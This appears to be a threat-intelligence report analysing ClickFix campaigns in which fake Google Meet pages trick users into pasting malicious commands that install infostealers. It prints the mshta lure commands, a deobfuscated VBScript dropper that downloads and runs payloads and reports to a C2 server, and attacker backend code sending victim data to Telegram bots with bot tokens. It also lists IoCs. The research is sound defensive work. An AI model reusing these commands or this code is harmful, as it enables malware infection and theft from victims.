ClickFix tactic: The Phantom Meet

By Quentin Bourgue and Sekoia TDR

Published: 2024-10-17 · Archived: 2026-04-05 21:57:49 UTC

Table of contents

Context

In May 2024, a new social engineering tactic called ClickFix emerged, featuring a ClearFake cluster that the Sekoia Threat Detection & Research (TDR) team closely monitored and analysed in a private report entitled *FLINT 2024-027 – New widespread ClearFake variant abuses PowerShell and clipboard*. This tactic involves displaying fake error messages in web browsers to deceive users into copying and executing a given malicious PowerShell code, finally infecting their systems.

Proofpoint researchers, who named this tactic ClickFix, reported[1] that the initial access broker TA571 leveraged it in email phishing campaigns since March 2024. These campaigns primarily used HTML files disguised as Word documents, displaying a fake error window that prompts users to install malware such as Matanbuchus, DarkGate, or NetSupport RAT via a PowerShell script.

In recent months, multiple malware distribution campaigns have leveraged the ClickFix lure to spread Windows and macOS infostealers, botnets, and remote access tools. This is in line with the growing, ongoing trend of distributing malware through the drive-by download technique. Sekoia analysts assess that several intrusion sets recently adopted this tactic, presumably to evade antivirus software scanning and browser security features, aiming to improve attackers' infection rates.

In this blog post, we provide a **chronological overview of the observed ClickFix campaigns**. We further share technical details about a **ClickFix cluster that uses fake Google Meet video conference pages to distribute infostealers**, targeting both Windows and macOS systems. Sekoia analysts successfully associated this cluster impersonating Google Meet with two **cybercrime groups: “*Slavic Nation Empire (SNE)*” and “*Scamquerteo*“**. These groups are sub-teams of the cryptocurrency scam teams “*Marko Polo*” and “*CryptoLove*“, respectively.

ClickFix in the wild

Chronological overview of ClickFix campaigns

Since June 2024, various open source reports and Sekoia investigations have revealed malware distribution campaigns using the emerging ClickFix tactic. The following figure provides a chronological overview of these campaigns. It highlights the malware families involved and the distribution techniques used, which include phishing emails, compromised websites, and distribution infrastructures.



Figure 1. Overview of malware distribution campaigns using the ClickFix tactic

Here are some examples of malicious websites that impersonate Google Chrome, Facebook, PDFSimpli, and reCAPTCHA, using the ClickFix social engineering tactic.



Figure 2. Examples of malicious websites impersonating Google Chrome, Facebook, PDFSimpli, and reCAPTCHA, using the ClickFix tactic

Victimology of ClickFix clusters

While many of these campaigns reportedly aim to broadly target multiple sectors – using websites compromised by ClearFake or through extensive phishing efforts – some are designed to target specific verticals.

For instance, Proofpoint identified[2] a ClickFix cluster targeting transport and logistics companies in North America from at least May to August 2024. This campaign uses websites that impersonate transport and fleet operations management software.

Additionally, the GitHub issues campaign mainly targeted developers to spread Lumma Stealer by falsely reporting security vulnerabilities, thereby impacting thousands of public code repositories and exploiting developers' trust in GitHub notifications. The goal of this large-scale operation was likely to opportunistically gather a significant amount of sensitive developer data, which can be used for more targeted attacks in the future.

Recent campaigns uncovered by Sekoia analysts appear to continuously target both businesses and individuals, using opportunistic lures such as fake Google Meet pages and Facebook groups.

Investigation of ClickFix clusters

The following section provides a detailed analysis of one of the clusters discovered by Sekoia analysts.

Fake Google Meet pages and technical issues

By pivoting on the text elements in ClickFix messages displayed to users, such as the phrase "*Press the key combination*" or "*CTRL+V*", we discovered several websites masquerading as the homepage of a Google Meet video conference. The sites displayed pop-up windows falsely indicating problems with the microphone and headset, as shown on the figure below.



Figure 3. Fake homepage of a Google Meet video conference displaying a pop-up faking technical issues (ClickFix)

We identified the following domain names and IP address that we attribute to this cluster with high confidence:

meet[.]google[.]us-join[.]com
meet[.]googie[.]com-join[.]us
meet[.]google[.]com-join[.]us
meet[.]google[.]web-join[.]com
meet[.]google[.]webjoining[.]com
meet[.]google[.]cdm-join[.]us
meet[.]google[.]us07host[.]com
googiedrivers[.]com

77.221.157[.]170

The phishing URLs imitate legitimate ones with the same pattern for the meeting identifier, *e.g.*:

hxxps://meet[.]google[.]com-join[.]us/wmq-qcdn-orj
hxxps://meet[.]google[.]us-join[.]com/ywk-batf-sfh

hxxps://meet[.]google[.]us07host[.]com/coc-btru-ays
hxxps://meet[.]google[.]webjoining[.]com/exw-jfaj-hpa

Windows users targeted with Stealc and Rhadamanthys

For Windows users, clicking on the “Try Fix” button results in copying the following command into the clipboard:

mshta hxxps://googIedrivers[.]com/fix-error

The *fix-error* file (SHA256: *92a8cc4e385f170db300de8d423686eeeec72a32475a9356d967bee9e3453138*) is an HTML file containing an HTML Application (HTA) which itself contains an obfuscated VBScript. Using a Python script[3], we deobfuscated it and obtained the following VBScript.

```
Sub Window_onLoad
    Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set colProcesses = objWMIService.ExecQuery("Select * from Win32_Process Where Name = 'mshta.exe'")

    For Each objProcess in colProcesses
        If InStr(objProcess.CommandLine, "fix-error") > 0 Then
            currentPID = objProcess.ProcessId
            Exit For
        End If
    Next
    Set objShell = CreateObject("WScript.Shell")
    killCmd = "cmd.exe /c timeout /t 30 /nobreak > nul && taskkill /F /PID " & currentPID
    objShell.Run killCmd, 0, False


    tempPath = objShell.ExpandEnvironmentStrings("%TEMP%") & "\stealc.exe"
    downloadURL = "hxxps://us18web-zoom[.]us/stealc.exe"
    downloadCmd = "bitsadmin /transfer myDownloadJob /download /priority foreground " & downloadURL & " " & tempPath
    objShell.Run downloadCmd, 0, True

    Set fso = CreateObject("Scripting.FileSystemObject")
    If fso.FileExists(tempPath) Then
        objShell.Run tempPath, 0, False
        objShell.Run "timeout /T 2 /nobreak", 0, True
        Call NotifyServer("Build #1 run! Status: success")
    Else
        Call NotifyServer("Build #1 run! Status: failure")
    End If

    secondTempPath = objShell.ExpandEnvironmentStrings("%TEMP%") & "\ram.exe"
    secondDownloadURL = "hxxps://us18web-zoom[.]us/ram.exe"
    secondDownloadCmd = "bitsadmin /transfer secondDownloadJob /download /priority foreground " & secondDownloadURL & " " & secondTempPath
    objShell.Run secondDownloadCmd, 0, True

    If fso.FileExists(secondTempPath) Then
        objShell.Run secondTempPath, 0, False
        objShell.Run "timeout /T 2 /nobreak", 0, True
        Call NotifyServer("Build #2 run! Status: success")
    Else
        Call NotifyServer("Build #2 run! Status: failure")
    End If

    objShell.Run "timeout /T 2 /nobreak", 0, True
    objShell.Run "timeout /T 1 /nobreak", 0, True

    window.close
End Sub


Sub NotifyServer(status)
    Dim http, ip, fullMessage
    ip = GetExternalIPAddress()
    fullMessage = status & " IP: " & ip
    Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
    http.Open "POST", "hxxps://webapizmland[.]com/api/cmdruned", False
    http.SetRequestHeader "Content-Type", "text/plain"
    http.Send fullMessage
    Set http = Nothing
End Sub
Function GetExternalIPAddress()
    Dim http, result
    On Error Resume Next
    Set http = CreateObject("WinHttp.WinHttpRequest.5.1")
    http.Open "GET", "hxxps://api.ipify[.]org?format=text", False
    http.Send
    If Err.Number <> 0 Then
        result = "Error: " & Replace(Err.Description, """", "'")
    ElseIf http.Status = 200 Then
        result = http.ResponseText
    Else
        result = "Unknown (Status: " & http.Status & ")"
    End If
    Set http = Nothing
    On Error GoTo 0
    GetExternalIPAddress = result
End Function
```

Figure 4. Deobfuscated VBS script distributed by the cluster of fake Google meetings

Upon execution, the VBS script performs the following actions:

1. It terminates its parent process (*mshta.exe*).
2. It downloads two executables (*stealc.exe* and *ram.exe*) using *bitsadmin*. After a two-seconds delay, it notifies the C2 server (*webapizmland[.]com*) about the success or failure of running the executables.

3. It retrieves the victim's public IP address using the service *api.ipify[.]org* and sends it to the C2 server along the execution status.

The two executables *stealc.exe* (SHA256: *a834be6d2bec10f39019606451b507742b7e87ac8d19dc0643ae58df183f773c*) and *ram.exe* (SHA256: *2853a61188b4446be57543858adcc704e8534326d4d84ac44a60743b1a44cbfe*) are the Stealc and Rhadamanthys payloads respectively, both protected by the HijackLoader crypter.

In this campaign, the Stealc C2 server is *"hxxp://95.182.97[.]58/84b7b6f977dd1c65.php*" and the Rhadamanthys C2 server is "*hxxp://91.103.140[.]200:9078/3936a074a2f65761a5eb8/6fmfpmi7.fwf4p*". Both IP addresses were already known by our CTI database following the Sekoia.io C2 Trackers monitoring routine, as we proactively track the C2 infrastructure of these two infostealer families sold as Malware-as-a-Service.

Notably, the name of the Stealc botnet "*sneprivate24*" suggests that the traffer[4] group "*Slavic Nation Empire* (SNE)" was behind this campaign. Further details about this association can be found in the section "Traffers teams operating this ClickFix cluster".

MacOS users targeted by AMOS Stealer

For macOS users, clicking on the "Try Fix" button results in downloading the file *Launcher_v1.94.dmg* (SHA256: *94379fa0a97cc2ecd8d5514d0b46c65b0d46ff9bb8d5a4a29cf55a473da550d5*), using the following HTTP requests:

1. A GET request to *hxxps://carolinejuskus[.]com/kusaka.php?call=launcher*, where the server responds with a second URL in the HTTP header Location.
2. A GET request to *hxxps://carolinejuskus[.]com/f9dfbcf6a999/7cc2f5dc3c76/load.51f8527e20dcb05ffd8586b853937a8a.php?call=launcher*, which returns the malicious payload.

We identified the payload *Launcher_v1.94.dmg* (SHA256: 94379fa0a97cc2ecd8d5514d0b46c65b0d46ff9bb8d5a4a29cf55a473da550d5) as AMOS Stealer, which communicates with its C2 server at "*hxxp://85.209.11[.]155/joinsystem*".

Sekoia actively tracks this infrastructure characterised by the */kusaka.php* endpoint. Since at least May 2024, this endpoint is used in campaigns redirecting users from malicious websites to download the AMOS Stealer. It is likely used to protect the payload from unwanted traffic, such as downloads by bots or scans by security products.

We identified the following domain names associated with this macOS malware distribution infrastructure:

alienmanfc6[.]com
apunanwu[.]com
bowerchalke[.]com
carolinejuskus[.]com
cautrucanhtuan[.]com
cphoops[.]com
dekhke[.]com
iloanshop[.]com

- kansaskollection[.]com
- lirelasuisse[.]com
- mdalies[.]com
- mensadvancega[.]com
- mishapagerealty[.]com
- modoodeul[.]com
- pabloarruda[.]com
- pakoyayinlari[.]com
- patrickcateman[.]com
- phperl[.]com
- stonance[.]com
- utv4fun[.]com

Given the variety of initial malicious websites redirecting to this infrastructure, we assess with high confidence that it is shared among multiple threat actors. They collaborate within a centralised traffers team to share certain resources, including this infrastructure and the AMOS Stealer, which is also sold as Malware-as-a-Service.

Traffers teams operating this ClickFix cluster

Slavic Nation Empire (SNE): a sub-group of Marko Polo

The attacker's server hosts an interesting JavaScript code at *hxxp://77.221.157[.]170:3004/server.js*[5], which is a backend code related to this distribution infrastructure. In brief, this JavaScript connects to a MongoDB database to retrieve *worker*'s information, and sends statistics to two Telegram bots when users visited the malicious Google Meet websites and successfully downloaded the payload. We would like to thank the cybersecurity researcher Karol Paciorek from the CSIRT KNF team for sharing this discovery with us[6].

The following is an excerpt of the JavaScript code that includes the message sent to the two Telegram bots.

```
const botToken2 = "7460593483:AAF-mCB0dwwEn3lx0ZNMX2u9pq1V6V4cT7A"; // bot dm
const botToken = "7282959838:AAFUOEZDKzDSSyPeJ6GUG5-jtXn1Cof558c"; // chat

// (...)

    const worker = await Worker.findOne({ name: codeDoc.worker?.name });

    if (worker) {
      if ("user_id" in worker._doc) {
        userId = worker._doc.user_id;
      } else {
        userId = 6333657047; // Set a default value for userId
      }
    } else {
      userId = 6333657047; // Set a default value for userId
    }

    await sendLog2(
      userId,
      ` User visited the <b>GMEET</b>!\n\n` +
        `- 🌎<b>IP:</b> ${ip}\n` +
        `- 🌃<b>Country:</b> ${geo?.country} [${geo?.timezone}]\n` +
        `- 🏡<b>City:</b> ${city}\n\n` +
        `- 💻<b>OS:</b> ${osName}\n` +
        `🖥 OS Type: ${codeDoc.osType}\n`
    );

// (...)

    sendLog(
      chatIds,
      `👾Download!<b>[GMEET]</b>\n\n` +
        `- 🌎<b>IP:</b> ${ip}\n` +
        `- 🌃<b>Country:</b> ${geo?.country} [${geo?.timezone}]\n` +
        `- 🏡<b>City:</b> ${city}\n\n` +
        `- 💻<b>OS:</b> ${osName}\n` +
        `👷 Воркер: ${codeDoc.worker?.name}\n` +
        `- 💻<b>System Language:</b> ${language}\n` +
        `- <b>Wallets:</b> ${wallets}\n\n`
    );
```

Figure 5. Excerpt of attacker's backend code exfiltrating data to Telegram bots, used by the ClickFix cluster "fake Google meetings"

The attacker uses this backend to track compromises and visits for this ClickFix cluster.

By extracting the chat logs of the Telegram bots "*#SNE | GMEET OTSTUK*" using the Telegram API, we discovered a discussion between *sparkhash*, the alleged developer of this ClickFix cluster, and the traffer *Alexmen*. Our investigation revealed that both threat actors are members of the traffers team "*Slavic Nation Empire (SNE)*", which is a sub-team of the cryptocurrency scam team "*Marko Polo*".

Extract from a Telegram bot discussion used by the ClickFix cluster “fake Google meetings”

```
(2024-09-16 20:05:02) @sparkhash: @snegmeetbot
(2024-09-16 20:05:24) @sparkhash: shorter.
(2024-09-16 20:05:36) @sparkhash: we'll finish this tomorrow.
(2024-09-16 20:05:37) @sparkhash: but watch this.
(2024-09-16 20:05:40) @sparkhash: how it works.
(2024-09-16 20:05:43) @sparkhash: using google myt as an example
(2024-09-16 20:05:56) @sparkhash: Photo: media/6001139038997824234.jpg
(2024-09-16 20:06:00) @sparkhash: asking for a fix
(2024-09-16 20:06:06) @sparkhash: Photo: media/6001139038997824235.jpg
(2024-09-16 20:06:19) @sparkhash: mshta https://meet.google.com-join.us/fix-error # edit /set /reload /refresh-devices driver reload status 1
(2024-09-16 20:06:29) @sparkhash: here's the command.
(2024-09-16 20:06:37) @sparkhash: after enter, the comp is fucked.
(2024-09-16 20:07:02) @sparkhash: mshta https://meet.google.com-join.us/fix-error That's the basics.
(2024-09-16 20:07:08) @sparkhash: the rest is added for distraction.
(2024-09-16 20:07:13) @sparkhash: like drivers reboot etc.
(2024-09-16 20:07:16) @sparkhash: different command on zoom.
(2024-09-16 20:08:48) @Alexmen:   Photo: media/5424790256491815102.jpg
(2024-09-16 20:09:02) @sparkhash: fuck.
(2024-09-16 20:09:14) @sparkhash: we know that.
(2024-09-16 20:09:17) @sparkhash: it's only in chrome.
(2024-09-16 20:09:23) @sparkhash: I'll try to get around it in the future
(2024-09-16 20:09:30) @sparkhash: but most likely there is no way sometimes it will pop up.
(2024-09-16 20:09:32) @sparkhash: no such thing on zoom.
(2024-09-16 20:10:05) @sparkhash: it's because of the word google.
(2024-09-16 20:10:16) @sparkhash: like fuck you could do gooogle.
(2024-09-16 20:10:21) @sparkhash: but that's bullshit.)
(2024-09-16 20:13:45) @Alexmen:   No words but emotions.
(2024-09-16 20:13:51) @sparkhash: what's normal ?
(2024-09-16 20:13:52) @sparkhash: method
(2024-09-16 20:13:58) @sparkhash: on zoom, the command is this.
(2024-09-16 20:13:59) @sparkhash: okay.
(2024-09-16 20:14:00) @Alexmen:   I can't think of a better one.
(2024-09-16 20:14:13) @sparkhash: mshta https://us18web-zoom.us/recaptcha-verify # ✅ ‘’I am not a robot - reCAPTCHA Verification ID: 6822‘’
(2024-09-16 20:14:16) @sparkhash: this one.
(2024-09-16 20:14:19) @sparkhash: it looks fucking awesome.
(2024-09-16 20:14:31) @Alexmen:   You don't need a zoom when you have google mit
(2024-09-16 20:14:36) @Alexmen:   With a domain like this I'm
(2024-09-16 20:14:45) @sparkhash: yeah the domain looks fucking similar)
(2024-09-16 20:14:47) @sparkhash: ahahaha
(2024-09-16 20:14:53) @sparkhash: I'd hardly look at it myself.
(2024-09-16 20:14:58) @Alexmen:   It's not the original or something)
(2024-09-16 20:15:08) @Alexmen:   I thought they added the code and that was it)
(2024-09-16 20:15:16) @sparkhash: I'll send you some information on how to deal with the sign.
(2024-09-16 20:15:21) @sparkhash: that they say it's fake.
(2024-09-16 20:15:25) @sparkhash: if you bypass it, it's a cannon.
(2024-09-16 20:15:29) @sparkhash: although it's only in chrome.
(2024-09-16 20:15:31) @sparkhash: it's not available in brave.
(2024-09-16 20:15:36) @sparkhash: -_
(2024-09-16 20:23:46) @#SNE | GMEET OTSTUK: 👾Download![GMEET]:

- 🌎IP: 5.133.12.15
- 🌆Country: PL [Europe/Warsaw].
- 🏡City: Failed to identify

- 💻 OS: Windows
- 👷 Worker: @web3huntereth
- 💻 System Language: en-US
- Wallets: MetaMask, Phantom

(2024-09-16 20:39:07) @Alexmen: Isn't mac a work?
(2024-09-16 20:39:50) @sparkhash: nah but we'll do it later.
(2024-09-16 20:39:54) @sparkhash: to download to mac.
(2024-09-16 20:39:57) @sparkhash: Drivers.dmg
(2024-09-16 20:40:00) @sparkhash: something like this
```

Figure 6. Extract of a Telegram bot discussion between the alleged operator and a possible affiliate of the cluster “fake Google Meet pages”

Cybercriminals frequently use Telegram bots to monitor their activities, especially when this involves working in a team and collaborating with affiliates (traffers/workers).

Based on our analysis of this cluster’s activities and the messages shared between the threat actors operating and using it, Sekoia analysts advance the following hypothesis:

- The threat actor ***sparkhash*** **deployed the GMeet cluster for the benefit of the traffers team “*Slavic Nation Empire (SNE)*“** in charge of generating traffic to this cluster.

- This team of traffers could be **administered by the threat actor *Alexmen*** who oversees the **distribution clusters activities** and possibly manages infostealers licences, relying on external services.
- The **traffers**, also known as affiliates or workers, **spread the malicious URLs to potential victims, redirecting them to this cluster**. For example, the cybercriminal going by the handle *web3huntereth* may have infected a victim, or himself as part of a test, in Poland, as indicated by the download statistics from the Telegram bot.

TDR confidently associate this **cluster impersonating Google Meet with the traffers team "*Slavic Nation Empire (SNE)*"**, also known as "*Slavice Nation Land*". This team provides its members **a comprehensive kit for sophisticated scams** targeting users of cryptocurrency assets, Web3 applications, decentralised finance, and NFT. The kit includes landing pages impersonating software and video conferencing webpages, along with infostealers, drainers, and automation tools to coordinate attacks.

The traffers team "*Slavic Nation Empire (SNE)*" is a sub-group of the **cryptocurrency scam team "*Marko Polo*"** and part of the Russian-speaking cybercrime ecosystem. We would like to thank the cybersecurity researcher g0njxa for sharing some valuable hints on these groups with us. Additionally, Recorded Future researchers have published two reports detailing Marko Polo campaigns[78].

Scamquerteo Team: a sub-group of CryptoLove

Moreover, we discovered that the traffers team "*Scamquerteo*" also used this ClickFix cluster impersonating Google Meet, specifically using the FQDN "*meet[.]google[.]webjoining[.]com*" to spread malware. The traffers team "***Scamquerteo Team***" is a sub-group of the **cryptocurrency scam team "*CryptoLove*"** and part of the Russian-speaking cybercrime ecosystem.

During our investigation, we were able to interact with their Telegram bot, which manages operating the traffers activities for the fake Google Meet cluster, as shown by the following figure.



Figure 7. Interaction with the Scamquerteo's Telegram bot to generate a fake Google Meet page

Both traffers teams, "*Slavic Nation Empire (SNE)*" and "*Scamquerteo*", **use the same ClickFix template** that impersonates Google Meet. This discovery suggests that these teams **share materials**, also known as "landing project", as well as **infrastructure**.

Sekoia analysts assess with medium confidence that **both teams use the same cybercrime service to supply them with this fake Google Meet cluster**, that remains unknown at the time of writing. Additionally, it is likely that a third party manages their infrastructure or registers their domain names.

Conclusion

ClickFix is an **emerging social engineering tactic first observed in 2024**. As of September 2024, **several intrusion sets already adopted it** to widely distribute malware through email phishing campaigns, compromised websites, and distribution infrastructures.

The ClickFix tactic **deceives users into downloading and running malware** on their machines **without involving a web browser for download or requiring manual file execution**. It makes it possible to bypass web browser security features, such as Google Safe Browsing, and to appear less suspicious to unsuspecting corporate and individual users.

The ClickFix cluster analysed in this blog post employs a decoy that could be particularly **devastating in campaigns targeting organisations that use Google Workspace**, especially Google Meet. The investigation into the traffers team distributing this cluster suggests that it primarily targets cryptocurrency assets, Web3 applications, decentralised finance, and NFT users. However, we believe that similar social engineering techniques could be employed in other malware distribution campaigns.

Cluster ClickFix IoCs & Technical details

The list of IoCs is available on Sekoia.io GitHub repository.

Fake Google Meet pages and associated infection chain

Phishing domains impersonating Google Meet:

meet[.]google[.]us-join[.]com
meet[.]googie[.]com-join[.]us
meet[.]google[.]com-join[.]us
meet[.]google[.]web-join[.]com
meet[.]google[.]webjoining[.]com
meet[.]google[.]cdm-join[.]us
meet[.]google[.]us07host[.]com
googiedrivers[.]com

77.221.157[.]170

Phishing URLs impersonating Google Meet pages:

hxxps://meet[.]google[.]com-join[.]us/wmq-qcdn-orj
hxxps://meet[.]google[.]us-join[.]com/ywk-batf-sfh
hxxps://meet[.]google[.]us07host[.]com/coc-btru-ays
hxxps://meet[.]google[.]webjoining[.]com/exw-jfaj-hpa

Infection chains:

googiedrivers[.]com (payload download)
us18web-zoom[.]us (payload download)
webapizmland[.]com (fingerprint data exfiltration)
carolinejuskus[.]com (macOS payload download)
95.182.97[.]58 (Stealc C2)
91.103.140[.]200 (Rhadamanthys C2)
85.209.11[.]155 (AMOS Steaker C2)
hxxps://googIedrivers[.]com/fix-error (payload download)
hxxps://us18web-zoom[.]us/stealc.exe (payload download)
hxxps://us18web-zoom[.]us/ram.exe (payload download)
hxxps://webapizmland[.]com/api/cmdruned (payload download)

hxxp://95.182.97[.]58/84b7b6f977dd1c65.php (Stealc C2)
